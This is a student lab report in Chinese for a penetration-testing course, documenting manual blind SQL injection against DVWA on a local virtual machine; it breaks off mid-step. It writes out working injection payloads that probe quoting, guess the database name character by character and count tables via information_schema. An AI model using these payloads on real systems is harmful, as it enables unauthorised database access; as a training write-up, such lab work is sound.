《漏洞利用及渗透测试基础》实验报告

姓名：管昀玫 学号：2013750 班级：计科一班

**实验名称：**

SQL盲注


**实验要求：**

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。


**实验过程：**

1. 实验准备


安装OWASP的虚拟机，并将服务器启动运行




利用所给的账号密码登录进入系统，启动服务器，可以看到IP地址是192.168.159.134




登录进入，找到dvwa并登录。账号密码都是admin。




1. 测试输入






输入id是1或者2，上面都有显示

输入2 and 1=1 #，得到如下显示




可以看到也显示出来了相应的信息，猜测可能存在整数型的盲注

再输入2 and 1=2 #，同样有显示



猜测可能是前面的2就已经形成了闭合，后面的是以另一个字符串的形式存在，所以应该不是整数型的注入


再尝试输入：2’ and 1=1 #



同样也显示出了相应的用户信息

输入2’ and 1=2 #


未显示任何信息



猜测其存在有字符型盲注

1. 实现盲注
   1. 猜测数据库名称长度

输入1' and length(database())=1 #，没有出现显示




重复上述操作，每次将数据库名称的长度加一，开始遍历

1' and length(database())=2 #

1' and length(database())=3 #

直到输入1' and length(database())=4 #时，有了输出结果




由此可知，当前数据库名称的长度是4

* 1. 猜测数据库名称

为了效率起见，这里不使用遍历的方式进行挨个查找，而是使用二分查找法

数据库中命名一般是字母、下划线和数字，在一个名称中，通常字母的使用是最多的，因此首先猜测其ascii是输入字母的（小写字母a的ascii是97）


首先输入1' and ascii(substr(databse(),1,1))>=97 #，显示为：




可以知道第一个字符应当是在a之后

之后依次进行尝试输入：


1' and ascii(substr(database(),1,1))<110 #



1' and ascii(substr(database(),1,1))<105 #




1' and ascii(substr(database(),1,1))<100 #




因此，这个字符的ascii应当是在100-104

1' and ascii(substr(database(),1,1))<102 #




1' and ascii(substr(database(),1,1))=100 #





故得到了第一个字符是d

之后同第一个字符猜测的方式相同，猜测剩下三个字符


分别得到：








综上，得到了数据库的名称为dvwa



验证可知为正确结果

* 1. 猜测表的数量

输入1' and (SELECT COUNT(\*) TABLES FROM information\_schema.TABLES WHERE table\_schema = 'dvwa' GROUP BY table\_schema)=1 #



显示不存在


之后在输入1' and (SELECT COUNT(\*) TABLES FROM information\_schema.TABLES WHERE table\_schema = 'dvwa' GROUP BY table\_schema)=2 #时，页面出现了空白，没有任何显示

而在输入1' and (SELECT COUNT(\*) TABLES FROM information\_schema.TABLES WHERE table\_schema = 'dvwa' GROUP BY table\_schema)=3 #时依旧是正常的显示不存在，由此猜测应当是有两个表

测试输入

